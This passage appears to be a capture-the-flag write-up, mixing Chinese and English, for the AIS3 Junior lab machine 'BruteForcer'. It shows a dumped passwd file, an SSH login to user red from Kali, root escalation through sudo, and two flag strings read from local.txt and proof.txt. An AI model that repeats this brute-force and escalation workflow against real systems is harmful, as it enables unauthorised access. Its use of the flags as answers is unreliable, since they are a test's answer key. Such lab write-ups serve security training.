tcp        0      0 BruteForcer:ssh         10.17.1.53:53116        TIME_WAIT
tcp        0      0 BruteForcer:35098       dns.hinet.net:domain    TIME_WAIT
tcp        0      0 BruteForcer:ssh         10.17.1.22:6040         TIME_WAIT
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
red:x:1000:1000:red,,,:/home/red:/bin/bash
sshd:x:129:65534::/run/sshd:/usr/sbin/nologin
```


To direct input to this VM, click inside or press Ctrl+G.

- **ssh登入：ssh {user}@{ip}**

登入red帳號→ **ssh red@10.17.1.9**




```
red@BruteForcer:~$ sudo su
[sudo] password for red:
```




```
┌──(kali💀kali)-[/usr/share/wordlists]
└─$ ssh red@10.17.1.9

red@10.17.1.9's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 6.2.0-26-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

134 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu Aug 17 15:01:01 2023 from 10.17.1.120
```

顯示root權限⟶ **sudo -l**




```
root@BruteForcer:~# sudo -l
Matching Defaults entries for root on BruteForcer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin,
    use_pty

User root may run the following commands on BruteForcer:
    (ALL : ALL) ALL
```

- **Flag 1 =AIS3_Junior{YouAreBruteForcer:D:D:D:D:D}**



```
root@BruteForcer:/home/red# ls
Desktop    Downloads  Music     Public  Templates
Documents  local.txt  Pictures  snap    Videos
root@BruteForcer:/home/red# cat local.txt

AIS3_Junior{YouAreBruteForcer:D:D:D:D:D}

Machine by 徐牧遠 / Red Meow
```

- **Flag 2 =AIS3_Junior{First_PenTestXDDDDDDD}**



```
red@BruteForcer:~$ ls
Desktop    Downloads  Music     Public  Templates
Documents  local.txt  Pictures  snap    Videos
red@BruteForcer:~$ sudo su
[sudo] password for red:
root@BruteForcer:/home/red# ls
Desktop    Downloads  Music     Public  Templates
Documents  local.txt  Pictures  snap    Videos
root@BruteForcer:/home/red# cd /
root@BruteForcer:/# ls
bin    dev   lib    libx32      mnt   root  snap      sys  var
boot   etc   lib32  lost+found  opt   run   srv       tmp
cdrom  home  lib64  media       proc  sbin  swapfile  usr
root@BruteForcer:/# cd root
root@BruteForcer:~# ls
proof.txt  snap
root@BruteForcer:~# cat proof.txt

AIS3_Junior{First_PenTestXDDDDDDD}

Machine by 徐牧遠 / Red Meow

root@BruteForcer:~# 
```